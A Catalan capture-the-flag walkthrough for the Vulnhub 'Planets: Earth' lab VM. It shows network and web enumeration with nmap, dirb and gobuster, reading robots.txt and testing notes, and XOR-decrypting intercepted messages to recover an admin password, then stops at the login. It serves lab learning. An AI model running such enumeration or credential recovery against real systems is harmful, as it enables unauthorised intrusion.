

Vulnhub Planets: Earth - Tutorial.

Hola, avui estem intentant aconseguir les banderes de la segona màquina de la sèrie The Planets: Earth!



Així que això és més difícil que el primer que va ser Mercuri, però aquesta és una manera fantàstica d'aprendre algunes tècniques que es poden repetir, especialment durant la fase d'escaneig i recollida d'informació.

Aquest és l'enllaç de descarrega VM <https://www.vulnhub.com/entry/the-planets-earth,755/>

Aquest CTF es presenta en quatre etapes:

1. Obtenció d'informació de l'objectiu.
2. Obtenció de la contrasenya d'usuari.
3. Connexió al sistema objectiu.
4. Obtenció del compte root.

Anem a començar.

• Obtenció d'informació de l'objectiu.

Primer de tot anem a averiguar quin ip tenim en el nostre Kali, aixis podrem trobar-la més ràpidament. Utilitzarem la commanda IP amb la opció a per a realitzar aquesta tasca.

```
(root@WireSeed)-[/home/wireseed]  
# ip a
```

```
(root@WireSeed)-[/home/wireseed]  
# ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:fa:04:4e brd ff:ff:ff:ff:ff:ff  
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:37:db:e7 brd ff:ff:ff:ff:ff:ff  
4: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:8c:a2:9c brd ff:ff:ff:ff:ff:ff  
5: eth3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:1f:3e:00 brd ff:ff:ff:ff:ff:ff  
    inet 10.16.40.4/24 brd 10.16.40.255 scope global dynamic noprefixroute eth3  
        valid_lft 599sec preferred_lft 599sec  
    inet6 fe80::a00:27ff:fe1f:3e00/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever
```

Veiem que tenim la ip 10.16.40.4 (en aquest cas), i que treballem per la interfície eth3.

Un cop localitzada aquesta informació, procedim a realitzar un escaneig a la interfície per veure quines màquines hi estan treballant. Per això utilitzarem la instrucció netdiscover, però també es podria utilitzar NMAP, amb la opció -sn per a realitzar una escanejada a la xarxa o també podríem utilitzar la commanda arp-scan, així al vostre gust.

```
(root@WireSeed)-[/home/wireseed]  
# netdiscover -i eth3 -r 10.16.40.0/24
```

```
Currently scanning: Finished! | Screen View: Unique Hosts  
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240  
-----  
IP            At MAC Address      Count  Len  MAC Vendor / Hostname  
-----  
10.16.40.1    52:54:00:12:35:00    1      60   Unknown vendor  
10.16.40.2    52:54:00:12:35:00    1      60   Unknown vendor  
10.16.40.3    08:00:27:08:db:ca    1      60   PCS Systemtechnik GmbH  
10.16.40.10   08:00:27:6e:99:5c    1      60   PCS Systemtechnik GmbH
```

Com podem observar, la màquina objectiu la tenim a la @IP 10.16.40.10, remarcar que en el netdiscover, la nostra màquina KALI no apareix.

Un cop fet aquest primer pas, el següent que farem és esbrinar els ports i serveis oberts disponibles a la màquina, anem-hi!!

Per aquesta tasca, utilitzarem la commanda NMAP, ja que la tenim disponible en el nostre KALI i no haurem de realitzar instal·lacions addicionals.

Utilitzarem les opcions de:

-p- Obtenció de ports.

--open Només ens mostrarà els ports oberts.

-sV Ens entregarà les versions dels Serveis que s'estiguin executant en la màquina objectiu.


```
(root@WireSeed)-[/home/wireseed]  
# nmap -p- --open -sV 10.16.40.10
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-26 23:21 CET  
Nmap scan report for 10.16.40.10  
Host is up (0.0011s latency).  
Not shown: 65373 filtered tcp ports (no-response), 159 filtered tcp ports (admin-prohibited)  
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.6 (protocol 2.0)  
80/tcp    open  http     Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)  
443/tcp   open  ssl/http Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)  
MAC Address: 08:00:27:6E:99:5C (Oracle VirtualBox virtual NIC)  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 166.46 seconds
```

NMAP ens mostra tres ports oberts, concretament el port 22 (SSH), el port 80 (HTTP) i el port 443 (SSL). Anem a investigar més aquets ports i a veure que podem trobar, sobretot amb el port 8080.

Ja que veiem que tenim el port 80 obert, anem a veure que ens entrega el servidor web.

Obrirem el nostre navegador i introduïrem la direcció web.



Ens entrega un web on hi tenim un missatge d'error (**BAD REQUEST 400**), però aquest es part del web com podem observar si obrim el codi html.

```
view-source:http://10.16.40.10/

1
2 <!doctype html>
3 <html lang="en">
4 <head>
5   <title>Bad Request (400)</title>
6 </head>
7 <body>
8   <h1>Bad Request (400)</h1><p></p>
9 </body>
10 </html>
11
```

Ja que poca informació ens dona el web, anem a realitzar una altre escanejada amb NMAP a la màquina objectiu pero aquesta vegada utilitzarem la opció -A per veure si ens entrega més informació.

```
(root@WireSeed)-[/home/wireseed]
# nmap -A 10.16.40.10
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-26 23:27 CET
Nmap scan report for 10.16.40.10
Host is up (0.0015s latency).
Not shown: 986 filtered tcp ports (no-response), 11 filtered tcp ports (admin-prohibited)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.6 (protocol 2.0)
|_ ssh-hostkey:
|   256 5b:2c:3f:dc:8b:76:e9:21:7b:d0:56:24:df:be:e9:a8 (ECDSA)
|_  256 b0:3c:72:3b:72:21:26:ce:3a:84:e8:41:ec:c8:f8:41 (ED25519)
80/tcp    open  http      Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_ http-title: Bad Request (400)
|_ http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
443/tcp    open  ssl/http  Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_ tls-alpn:
|_  http/1.1
|_ ssl-date: TLS randomness does not represent time
|_ http-title: Test Page for the HTTP Server on Fedora
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
|_ ssl-cert: Subject: commonName=earth.local/stateOrProvinceName=Space
|_ Subject Alternative Name: DNS:earth.local, DNS:terratest.earth.local
|_ Not valid before: 2021-10-12T23:26:31
|_ Not valid after: 2031-10-10T23:26:31
MAC Address: 08:00:27:6E:99:5C (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|storage-misc
Running (JUST GUESSING): Linux 4.X|5.X|2.6.X|3.X (97%), Synology DiskStation Manager 5.X (90%), Netgear RAIDiator 4.X (87%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:2.6.32 cpe:/o:linux:linux_kernel:3 cpe:/a:synology:diskstation_manager:5.2 cpe:/o:netgear:raidior:4.2.28
Aggressive OS guesses: Linux 4.15 - 5.8 (97%), Linux 5.0 - 5.4 (97%), Linux 5.0 - 5.5 (95%), Linux 2.6.32 (91%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.9 (91%), Linux 3.4 - 3.10 (91%), Linux 5.1 (91%), Linux 2.6.32 - 3.10 (91%), Linux 2.6.32 - 3.13 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
1 1.46 ms 10.16.40.10

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.91 seconds
```

En aquesta última escanejada, veiem que el servidor utilitza DNS per poder mostrar informació, per tant el que haurem de fer ara es modificar el nostre fitxer de **HOSTS**, per tal de poder visualitzar correctament aquest servidor / web.

Agregarem les direccions de:

10.16.40.10 earth.local i 10.16.40.10 terratest.earth.local

```
(root@WireSeed)-[/home/wireseed]
# echo "10.16.40.10 earth.local" >> /etc/hosts


(root@WireSeed)-[/home/wireseed]
# echo "10.16.40.10 terratest.earth.local" >> /etc/hosts
```

Comprovarem que s'ha afegit correctament.

```
(root@WireSeed)-[/home/wireseed]
# cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      WireSeed

# The following lines are desirable for IPv6 capable hosts
::1           localhost ip6-localhost ip6-loopback
ff02::1       ip6-allnodes
ff02::2       ip6-allrouters
10.16.40.10   earth.local
10.16.40.10   terratest.earth.local
```

Un cop modificat el nostre fitxer de **HOSTS**, tornarem a provar el web, provarem les dues entrades que s'han realitzat en el fitxer **HOSTS**.



Totes dues ens retornen el mateix web, però encara continuem sense tenir gaire informació sobre la màquina.

Anem a provar amb la commanda **dirb**, a veure si podem localitzar l'estructura del web.

```
(root@WireSeed)-[/home/wireseed]  
# dirb http://10.16.40.10
```

```
DIRB v2.22  
By The Dark Raver  
  
START_TIME: Wed Dec 27 08:23:09 2023  
URL_BASE: http://earth.local/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
  
GENERATED WORDS: 4612  
  
— Scanning URL: http://earth.local/ —  
+ http://earth.local/admin (CODE:301|SIZE:0)  
+ http://earth.local/cgi-bin/ (CODE:403|SIZE:199)  
  
END_TIME: Wed Dec 27 08:23:35 2023  
DOWNLOADED: 4612 - FOUND: 2
```

Tampoc ens entrega gaire informació, només dos directoris (**admin** i **cgi-bin**), fem una comprovació més exhaustiva amb **gobuster**.

```
(root@WireSeed)-[/home/wireseed]  
# gobuster dir -u http://terratest.earth.local -w Escritorio/diccionarios-master/httparchive_directories_1m_2023_10_28.txt
```

```
Gobuster v3.6  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
  
[+] Url: http://terratest.earth.local  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: Escritorio/diccionarios-master/httparchive_directories_1m_2023_10_28.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.6  
[+] Timeout: 10s  
  
Starting gobuster in directory enumeration mode  
  
/  
/admin (Status: 301) [Size: 0] [→ /admin/]  
/icons/svg (Status: 200) [Size: 1010]  
// (Status: 200) [Size: 2595]  
/admin/login (Status: 200) [Size: 746]  
//admin (Status: 301) [Size: 0] [→ /admin/]  
/icons/a (Status: 200) [Size: 246]  
/icons/small (Status: 301) [Size: 249] [→ http://terratest.earth.local/icons/small/]  
/static/ (Status: 403) [Size: 199]  
/icons/ (Status: 200) [Size: 74416]  
/icons/generic (Status: 200) [Size: 221]  
Progress: 697338 / 697339 (100.00%)  
  
Finished
```

Gobuster ens entrega més informació. Provem també amb el protocol 443 (HTTPS).

```
(root@WireSeed)-[/home/wireseed]  
# dirb https://terratest.earth.local
```

```
DIRB v2.22  
By The Dark Raver
```


```
START_TIME: Thu Dec 28 08:10:26 2023  
URL_BASE: https://terratest.earth.local/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
```

```
GENERATED WORDS: 4612
```

```
—— Scanning URL: https://terratest.earth.local/ ——  
+ https://terratest.earth.local/cgi-bin/ (CODE:403|SIZE:199)  
+ https://terratest.earth.local/index.html (CODE:200|SIZE:26)  
+ https://terratest.earth.local/robots.txt (CODE:200|SIZE:521)
```

```
END_TIME: Thu Dec 28 08:10:46 2023  
DOWNLOADED: 4612 - FOUND: 3
```


Amb aquest protocol, ens troba informació molt més relevant, concretament ens indica que el web incorpora un **ROBOTS.TXT**, anem a veure que hi ha dins.



```
← → ↻ 🏠 https://terratest.earth.local/robots.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

User-Agent: *
Disallow: /*.asp
Disallow: /*.aspx
Disallow: /*.bat
Disallow: /*.c
Disallow: /*.cfm
Disallow: /*.cgi
Disallow: /*.com
Disallow: /*.dll
Disallow: /*.exe
Disallow: /*.htm
Disallow: /*.html
Disallow: /*.inc
Disallow: /*.jhtml
Disallow: /*.jsa
Disallow: /*.json
Disallow: /*.jsp
Disallow: /*.log
Disallow: /*.mdb
Disallow: /*.nsf
Disallow: /*.php
Disallow: /*.phtml
Disallow: /*.pl
Disallow: /*.reg
Disallow: /*.sh
Disallow: /*.shtml
Disallow: /*.sql
Disallow: /*.txt
Disallow: /*.xml
Disallow: /*testingnotes.*
```

Tenim quasi tots els fitxers que estan en “**Disallow**”, però el que més ens crida l’atenció es el fitxer anomenat “**testingnotes.***”, anem a comprovar el seu contingut.



```
← → ↻ 🏠 https://terratest.earth.local/testingnotes.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB


Testing secure messaging system notes:
*Using XOR encryption as the algorithm, should be safe as used in RSA.
*Earth has confirmed they have received our sent messages.
*testdata.txt was used to test encryption.
*terra used as username for admin portal.
Todo:
*How do we send our monthly keys to Earth securely? Or should we change keys weekly?
*Need to test different key lengths to protect against brute force. How long should the key be?
*Need to improve the interface of the messaging interface and the admin panel, it's currently very basic.
```

En aquest fitxer, trobem tres dades que són de suma importància, anem a desfer aquesta informació:

- Xifratge dels missatges enviats pel web en XOR.
- Tenim un nom d’usuari que és “**terra**”.
- Trobem el fitxer “**testdata.txt**” que es els test d’encryptació, el veurem tot seguit.
- Tenim el portal d’administració confirmat. “**earth.local/admin**”.

- **Obtenció de la contrasenya d'usuari.**


Anem a revisar el fitxer **TESTDATA.TXT** a veure que conté.




Sembla un missatge xifrat de la pagina earth.local, anem a veure si podem conseguir algún tipus de password amb aquest missatge i el tipus de xifrat que hem localitzat anteriorment. Per aixó necessitarem el programa anomenat **CyberChef**, que el podrem adquirir del següent link

<https://gchq.github.io/CyberChef/>

El programa CyberChef funciona de la següent manera:




En el apartat **XOR** que es el format d'encryptació que hem localitzat anteriorment, hi insertarem la frase que hem trobat en el fitxer **TESTDATA.TXT** que ja hem vist anteriorment. En l'apartat **INPUT** introduïrem l'últim missatge codificat correctament enviat per el web i que en tenim el contingut. En el **OUTPUT**, ens retornarà un valor desxifrat, aquest valor, en repetició, es el el password per accedir al web com a usuari **TERRA**.




Ja tenim el password d'accés: **earthclimatechangebad4humans**


Ara que hem aconseguit el password per l'usuari **terra**, anierm una altre vegada al web d'inici de sessió que hem localitzat amb la commanda **gobuster** anteriorment.

<http://terratest.earth.local/admin>



Aquí clicarem sobre **LOG IN** i accedirem al panell de control amb el usuari **TERRA** i el password trobat amb el **CyberChef**.

